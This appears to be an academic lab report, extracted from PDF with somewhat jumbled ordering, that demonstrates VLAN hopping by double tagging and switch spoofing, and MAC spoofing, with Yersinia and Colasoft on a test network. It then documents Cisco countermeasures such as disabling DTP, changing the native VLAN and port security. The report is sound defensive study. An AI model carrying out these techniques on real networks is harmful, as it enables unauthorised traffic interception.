


Figure 1. Man in the Middle attack

sniffing is very similar to passive sniffing but this method intercepts traffic through a switch device instead of a hub.

The difference between passive and active is mainly associated with network devices. Passive sniffing is harder to detect because the attack is done through a hub. A hub device is a 'Dumb device'; it has no intelligence but to forward packets out all ports. Therefore without any additional security, this attack is easily deployed and is difficult to detect that the attack is currently taking place. Active sniffing is harder to deploy on a network because a switch is more intelligent than a hub device. A switch uses MAC addresses to associate with devices on the network. Therefore the switch will only send out packets through the appropriate port where the receiving device is located. There is a disadvantage by associating MAC addresses to devices. An attacker can simply send bogus MAC addresses to the switch, or the attacker can use a current MAC address already in the switches CAM address table (see section MAC Address Spoofing).

Figure 1 shows an attacker intercepting traffic between two workstations, the attacker can sniff valuable information that can later be used in other attacks. The attacker must rely on both workstations to make sure they are authenticated and are sending data.

VLAN Hopping

VLANs operate at layer 2 (*Data Link*) within the OSI model. VLANs are used to sufficiently segment network

areas. VLANs group areas within a network even if they are not connected on the same switch. Switches use trunking to allow multiple VLANs to be shared. When trunking is enabled, packets are attached with specific VLAN ID which informs the end users the VLAN which the packets were sent from. There are many advantages in implementing VLANs, these are as follows:

- Security
- Network scalability
- Broadcast filtering
- Traffic management

VLAN security is best demonstrated when grouping departments. Organizations can use this to group departments where one VLAN can deny access to another VLAN by managing the flow of traffic. Security can be bypassed by using VLAN hopping techniques which is used to gain unauthorised access to another VLAN. (This will be discussed more in detail in sections *Double Tagging* and *Switch Spoofing*).

Network scalability in a VLAN is particularly useful when implemented correctly. VLANs are also used to accommodate fewer users within a broadcast domain. As discussed previously VLANs are generally used to segregate physical segments on a network even if they are not located on the same switch. By separating segments into logical sections, network troubleshooting is made easier. Also future expansions are easily deployed by adding devices to an existing VLAN.




Figure 2. Example of VLANs




Figure 3. 802.1Q Frame

Broadcast filtering is an important feature of VLANs. Broadcast packets are used to discover devices, and are transmitted in every network to every connected host. This creates a huge problem in terms of bandwidth and network reliability. Broadcast packets are sent out of switches if a particular device on the network is not identified in a switch's CAM address table. When segmenting networks with VLANs, broadcast packets in one VLAN are not transmitted across other VLANs, this reduces broadcast storms on the network.

Traffic management is another benefit when deploying VLANs within a network environment. Controlling broadcast packets is the main concept within traffic management. As discussed earlier broadcast packets are contained within a specific VLAN, other VLANs would not receive this broadcast. Therefore maintaining broadcast packets increases the available bandwidth within each VLAN. Traffic management also consists of

defining which VLANs are allowed to communicate with each other; this relies on the whole concept of company departments.

There are two types of VLAN hopping techniques, these include switch spoofing and double tagging.

Double Tagging

In this attack, the attacker sends data to the first switch containing two 802.1Q frame headers. The victims switch will accept this data as both the frame headers contain the appropriate data for a VLAN. The first frame will be spoofed. The first switch will remove the first spoofed frame and forward the legitimate packets towards the destination through trunk ports. The second switch forwards the inner layer of the frame to the correct VLAN based on the VLAN ID. An 802.1Q frame contains ten parts (see Figure 3 – 802.1Q Frame and Table 1)

For “Double tagging” attacks to be successful, the attacker must be attached to an access port on a switch. Also the access port must be the same as the native VLAN. As native VLANs only exist in 802.1Q, this attack will not work with the ISL protocol. Double tagging attack is successful because the 802.1Q trunk does not tag the frames from a native VLAN (See Figure 4 – Double Tagging Example and Figure 5 – 802.1Q Double Tagged Frame).

Table 1. 802.1Q Frame Description

802.1Q Frame Descriptions
· DA (Destination Address) - should be set to multicast address of "0x01-00-0c-00-00".
· SA (Source Address) – This should be set to the MAC address of the switch port where the victim is located.
· Tag – This field identifies which protocol to use to transport the data. In this cast it is 802.1Q tagged frame.
· Type – Field is used to indicate the type of frame used. E.g. Ethernet, token ring, FDDI or ATM
· Len or Length – Length of the packet as a 16bit value.
· FCS or Frame Check Sequence – A 32bit check sum value, this is created by the senders MAC and checked against the receiving MAC address.
· TPID – Tag protocol identifier is used to identify which protocol is used to transport the tagged frame across the network.
· Priority – This is used to prioritize the traffic, this value ranges from 0 to 7 where 0 is very low and 7 is instantly.
· CFI – Canonical format indicator, this value indicates if a MAC address is canonical format with a 0 or 1.
· VID – VLAN ID, this is used to indicate which VLAN the frame originated from.




Figure 4. Double Tagging Example

DA	SA	EType	VLAN Tag	EType	VLAN Tag	Len/EType	Data	FCS

Outer Tag (Stripped off by first Switch)

Inner Tag (Transported by second switch)

Figure 5. 802.1Q Double Tagged Frame

Table 2. Equipment List

Equipment List
· 4x PC's with Windows XP workstations
· 1x PC with Linux Backtrack 3 VMware Image
· 2x Cisco 3560 Switches
· 1x Cisco 2621 Router
· GNS3 network simulation

Switch Spoofing

Switch spoofing involves an attacker's device being able to act as a switch and take part in the auto trunking by emulating the 802.1Q or ISL signal with DTP (Dynamic Trunking Protocol). Switch spoofing is caused by the auto-trunking feature being turned on a switch port. If the attacker manages the spoof, the attacker is able to view vital switch and sensitive information which can be used for further attacks on the network. If a switch port is configured with auto-trunking feature the attacker can send a DTP frame to the switch, the switch will accept this packet and acknowledge the device as a switch on the network and thus trunk with this device.

DTP dynamic desirable is enabled by default on Cisco Switches. This feature is used against switches. The DTP dynamic auto feature is used to negotiate a trunk with the attacker's device.

Table 3. Backtrack3 Software

Backtrack 3 Software
· Yersinia – This tool will be used for VLAN hopping. Yersinia contains attacks for STP (Spanning Tree Protocol), CDP (Cisco Discovery Protocol), DTP (Dynamic Trunking Protocol), VTP, 802.1Q and so on.
· Colasoft Packet Builder – This software is used to build packets such as ARP, TCP, UDP and IP. This software will be used to spoof a MAC address.
· Wireshark – Protocol analyser tool to capture packets across the wire to analyse, this software can be used to troubleshoot the network.

Methodology

Introduction

Denial of Service, MAC spoofing and VLAN hopping attacks are most common in networks. By using the 'Introduction' these threats will be implemented using a test network. By using the test network without any configured security, these tests will provide enough evidence and knowledge to re-design a more secure network to countermeasure these attacks on the network.

The following list of equipments will be used to accomplish these tasks: Table 2.

For these attacks, the following tools within Backtrack 3 will be used: Table 3.




Figure 6. Test Network

Table 4. Security Settings

Switch	Enable Password	Enable Secret	Telnet Password	Port Security	Native VLAN	Access Lists
Switch 1	Cisco	Cisco	Class	None	1	None
Switch 2	Cisco	Cisco	Class	None	1	None

These attacks will answer the following questions:

- Can an attacker use Yersinia to hop from one VLAN to another by using known techniques.
- Whether the attacker can easily sniff traffic from a legitimate host using MAC spoofing.
- If a more secure network design has been implemented, if this design will stop these attacks from occurring again.

Test Network

Switch 1 and Switch 2 currently has minimal security invoked on them. The attack PC in VLAN 1 will be continuously used through the testing of VLAN hopping (Figure 6).

Table 4 shows the configured security settings; the table shows basic passwords for console, telnet and login. The trunk ports have been left as native VLAN 1 (default setting), also the switches have no access lists.

Test 1 – VLAN Hopping

In this attack, the network topology illustrated in Figure 12 in *Appendix A* will be used. The following test will illustrate how to use Yersinia to successfully bypass layer 3 devices and hop between VLANs, the test also should provide enough evidence to design a network with security to mitigate this attack. An attacker can use this technique to implement other attacks such as viruses and so on. The only disadvantage is that for

this attack to be successful, an attacker must depend on improper network configurations. See *Appendix A VLAN hopping*.

Test 2- MAC address spoofing

The network topology illustrated in Figure 45 in *Appendix A* will be used. Software called Colasoft Packet Builder will be used to craft spoofed ARP packets. MAC spoofing is used to convince the switch that two same MAC addresses are located on different switchports. The switch will therefore forward packets to both switchports, this allows an attacker to sniff the packets that were initially destined for another host/device. Again this attack relies on poorly configured network settings mainly default settings on a switch will allow this attack to take place. See *Appendix A MAC spoofing*.

Redesign network with security

Introducing the following features:

- Port security
- Changing of native VLANs and properly specifying switchport modes.
- Using MD5 algorithms to add extra protection.

VLAN Hopping

In this test the network topology illustrated in Figure 47 in *Appendix B* will be used. In this test, the network needed to be more robust and eliminate VLAN hopping

References

- Antoon W, R. (2006) Vulnerabilities, Threats and Attacks. In: e.g. Smith, A Network Security 1 and 2 Companion Guide. 1st ed. Indianapolis: Cisco Press. p32-33.
- Cole, E. (2001) Denial of Service Attacks. In: Cole, E. Hackers Beware: Defending Your Network from the Wily Hacker. 1st ed. Indiana: SANS QIRC. 178.
- Drab, D.(2006) Network Peripherals: A Weak Link in Security and an Open Gateway for Attackers. Medium: [Online] Available: <http://www.infosectoday.com/Articles/networkedperipherals.htm>; Last accessed 02 January 2009.
- Goodin, D. (2008). Swiss boffins sniff passwords from (wired) keyboards 65 feet away. Medium: [Online] Available: http://www.theregister.co.uk/2008/10/20/keyboard_sniffing_attack/; Last accessed 20 January 2009.
- Harvey, M. 2008. Why veins could replace fingerprints and retinas as most secure form of ID. Times Online [Online] 11th February. Available: http://technology.timesonline.co.uk/tol/news/tech_and_web/article5129384.ece; [Last accessed: 15th January 2009]
- LaRoche, G. (2006). Information and Physical Security: Can They Live Together?. Medium: [Online] Available: <http://www.infosectoday.com/Articles/convergence.htm>; Last accessed 10 January 2009.
- Patrikakis, C., Masikos, M. & Zouraraki, O, 2008. Distributed Denial of Service Attacks. The Internet Protocol Journal, Medium: [Online], 7 (4) Available: http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_7-4/dos_attacks.html; [Last accessed 2nd January 2009]
- Techwhack. (2008). WordPress.com under a denial-of-service attack.. Medium: [Online] Available: <http://news.techwhack.com/7151-wordpress>; Last accessed 04 January 2009.
- Turner, D. (2008). Attackers Exploit Trusted Entities. Medium: [Online] Available: http://www.infosectoday.com/Articles/Threat_Landscape.htm; Last accessed 7 December 2008

attacks from occurring. From the previous test it was found that by changing the native VLAN for the trunks to an unused and assigning unused switchports as access ports, this would eliminate VLAN hopping. See *Appendix B VLAN hopping*.

MAC spoofing

The results from the previous test suggested port security should deny any spoofed packets from entering into the network. Cisco's port security is to be applied to all switchports, this will allow 1 MAC address to be dynamically learnt by each port. See *Appendix B MAC spoofing*.

Analysis of Results

Test 1 – VLAN hopping

Test 1 was implemented to show whether an attacker can perform 802.1Q double tagging attack on a network design with no security. The goal of this attack is to hop to inaccessible VLANs on the network. The first network design consisted of default settings. As the default DTP settings were enabled on all switchports, the attacker was able to trunk with the switch by sending DTP packets. As the attacker's VLAN and the native VLAN between the switches were identical, this meant the first switch would strip off the outer layer of the packet. The second switch would only see the inner layer of the packet, the inner layer contained the victim's information such as VLAN ID, MAC address and IP address. Whereas the outer layer contained the attacker information such as VLAN ID, MAC address and IP address. As the second switch would only see the inner layer, the second switch forwarded the packet to all VLANs identified in the inner layer. This test also proved the attack needed two switches to perform de-encapsulation. The test showed an attacker trying to hop on a VLAN on the same switch. This found to be unsuccessful. Using Wireshark to sniff the packets, the attacker sent out an ICMP request. Only if the victim

sent an ICMP reply back to the attacker's PC was the attack successful.

To countermeasure against VLAN hopping, the network was redesigned with security. The new secure network design did not include the default settings such as DTP, native VLAN 1 and assigning VLAN 1 to all switchports. To disable DTP on all switchports, the command *switchport nonegotiate* was entered. All unused switchports were defined as access ports by using the command *switchport mode access*. The native VLAN ID between the two switches was changed to an unused VLAN, in this case VLAN 99. This meant the switches could not strip off the outer layer of the packets. With security added on the network, the test was re-tried. The attacker was unable to perform 802.1Q double tagging attack as the attacker could not trunk with the switch as DTP was disabled on all switchports. On all occasions, the attacker did not receive any ICMP reply packet from the victim's VLAN. This proved to defeat VLAN hopping all together.

Test 3 – MAC spoofing

Test 3 shows that sending a MAC address that already exist on the network, the switch will forward a packet destined for PC 1 to be forwarded to the attacker's PC as well as PC 1's switchport. Test 3 also showed proof of this by the Wireshark output from the attacker's PC. The attacking PC used Colasoft Packet Builder and sent a spoofed ARP packet to the switch's VLAN. The switch modified its CAM table to add a duplicate MAC entry. The switch thinks that FastEthernet 0/1 and FastEthernet 0/2 have the same MAC addresses, this caused traffic destined only for FastEthernet 0/2 to be forwarded out both FastEthernet 0/1 and 0/2.

The new network design used port security on all switchports. The settings include only allowing the switch to learn 1 MAC address dynamically per port. If the switchport is violated, the switchport will shutdown immediately. This feature was used to prevent the

Bibliography

- Bharat, B. (2006). The Spiral Model: IT Project Management Solutions?. Medium: [Online] (Updated 19th November 2006) Available: <http://www.buzzle.com/articles/spiral-model-it-project-management-solutions.html>; [Last accessed 22 April 2009]
- Moser, M.(2009) Supplying offensive security products to the world. Medium: [Online] Available: <http://www.remote-exploit.org/about.html>; [Last viewed 22 April 2009]
- Shannon, M. CBT Nuggets Security+ 2008 Medium: [Training Video] [Last viewed 23 April 2009]
- Rounder, R.(2008) Prototype Advantages and Rapid Prototyping Benefits. Medium: [Online] (Updated 7July 2008) Available: <http://www.prlog.org/10086609-prototype-advantages-and-rapid-prototyping-benefits.html>; [Last accessed 22 April 2009]
- Whatis.com. (2008) What is waterfall model?. Medium: [Online] (Updated 13 November 2008) Available: http://searchsoftwarequality.techtarget.com/sDefinition/0,,sid92_gci519580,00.html; [Last accessed 22 April 2009]
- VMWare. (2009) VMware Virtualization Solutions Increase IT Efficiency and Virtual Management. Available: <http://www.vmware.com/solutions/>; [Last accessed 23 April 2009]
- Whatis. (2008). What is a spiral model?. Medium: [Online] (Updated 1 May 2008) Available: http://searchsoftwarequality.techtarget.com/sDefinition/0,,sid92_gci755347,00.html; [Last accessed 22 April]
- Mariosalexandrou. (2009). Waterfall (a.k.a Traditional) Methodology Medium: [Online] Available: <http://www.mariosalexandrou.com/methodologies/waterfall.asp>; [Last accessed 22 April 2009]




Figure 17. Successful attempt to SW2 VLAN2

- Source MAC
- Source IP
- Destination MAC
- Destination IP
- Priority
- CFI
- L2Protocol
- VLAN
- Payload

Figure 15 shows the selected attack of single 802.1Q packet. Once this attack had been selected, the single packet needed to be sent out of the attacker's port. This was simply done by pressing '0 (Zero)'.

As seen in Figure 16, the single 802.1Q packet was not successfully received by VLAN 2 on switch 2. Figure 18 shows an ICMP Echo (ping) request being made by the attacker, there was also a broadcast to the IP address of 192.168.2.2 and 192.168.1.5. The broadcast of 192.168.1.5 was successful as switch 1 had an ARP entry in its CAM table. Whereas there was no entry for the victim's IP address. The attack was not successful as this was a single 802.1Q packet.




Figure 18. SW2 (VLAN 3) unsuccessful using Single 802.1Q tag




Figure 19. Successful double tagging SW2 VLAN 3

The attack was carried out again, but this time the 802.1Q double encapsulation packet was sent out of the attacker's port.

As shown in Figure 17 the attack was successful by using 802.1Q double encapsulation packet. Packet 1 is an ICMP request; this indicates the attacker is requesting a packet to check connectivity. Packet 2 is an ARP broadcast packet, the ARP broadcast packet is looking for the IP address of 192.168.1.5. Packet 3 contains the reply back from the attacker and the MAC address of the intended recipient. Packet 4 is an ICMP reply packet, this packet indicates that the ICMP request successfully reached the intended recipient. The attack was successful as the attacker sent out a packet with a double tagged packet, the double tagged packet contained:

- Source MAC
- Source IP
- Destination IP
- Destination MAC
- Priority
- Priority 2
- CFI




Figure 20. Unsuccessful to SW1 VLAN 2

Table 2. VLAN Hopping Double Tagging Results

Source Switch	Destination Switch	Source VLAN	Destination VLAN	Tag	Successful?
Different Switch					
1	2	1	2	2	Yes
1	2	1	3	3	Yes
Same Switch					
1	1	1	2	2	No
1	1	1	3	3	No

- CFI 2
- L2Protol
- L2Protol2
- VLAN
- VLAN2
- IP Prot
- Payload

This time the attacker got a reply back from the victim. This is because the trunk between switch 1 and switch 2 has a native VLAN of 1, this VLAN has been assigned to the attacker's access port. If the native VLAN between the switches has been assigned to any access ports, the frames will go untagged. Therefore once the attacker sends the double tagged packet, switch 1 will remove the outer layer of the frame. Switch 1 will forward the remaining packet through the trunked port; switch 2 will receive the packet which is left with only the inner layer. Switch 2 will see this packet is intended for VLAN 2 and forward the packet to the victim's switchport.

The following screen dumps are to prove that VLAN hopping is also possible to SW2 VLAN 3.

Figure 18 shows a single 802.1Q tagged packet sent out by the attacker. This time the attack is unsuccessful and the destination is unreachable. Packet 1 shows an ICMP request being sent by the attacker. Packet 2 is an ARP broadcast request for the victim's IP address (192.168.2.3). There is no ICMP reply being received by the attacker, therefore this attack is unsuccessful.


**Figure 21. Unsuccessful to SW1 VLAN 3**

Figure 19 shows an ICMP request packet has been sent to the victim's IP address (192.168.2.3), the victim replied to the attacker's request.


The next test is to prove that double tagging requires two switches to perform de-encapsulation on an 802.1Q VLAN packet.

Figure 21 and 22 show unsuccessful attempts to hop between VLANs on the same switch. The attack is unsuccessful because of the need for two switches. A switch is needed to de-encapsulate the VLAN packet in order to leave the inner packet intact. A switch only performs de-encapsulation once.

MAC spoofing attack

Figure 22 is to be used as the test network for MAC Spoofing attack. In this attack the attacker PC will spoof its source MAC address of PC 1. The attacker will achieve this by using Colasoft Packet Builder, by sending an ARP packet to the switch's VLAN the switch will replace the current attacker's MAC address with PC 1's MAC address. The aim of this attack is for the attacker to see traffic received for PC 1 being received by the attacker as well. This is mainly due to how switches work. A switch with correct MAC address entries will send out packets out the correct port. For example if PC 2 sends an ICMP request packet to PC 3, the attacker will not be able to see this as the switch will send the packet out of FastEthernet 1/3.

Firstly to prove MAC spoofing works, the switch has correct MAC address entries in its CAM table.

**Figure 22. MAC Spoofing test network**

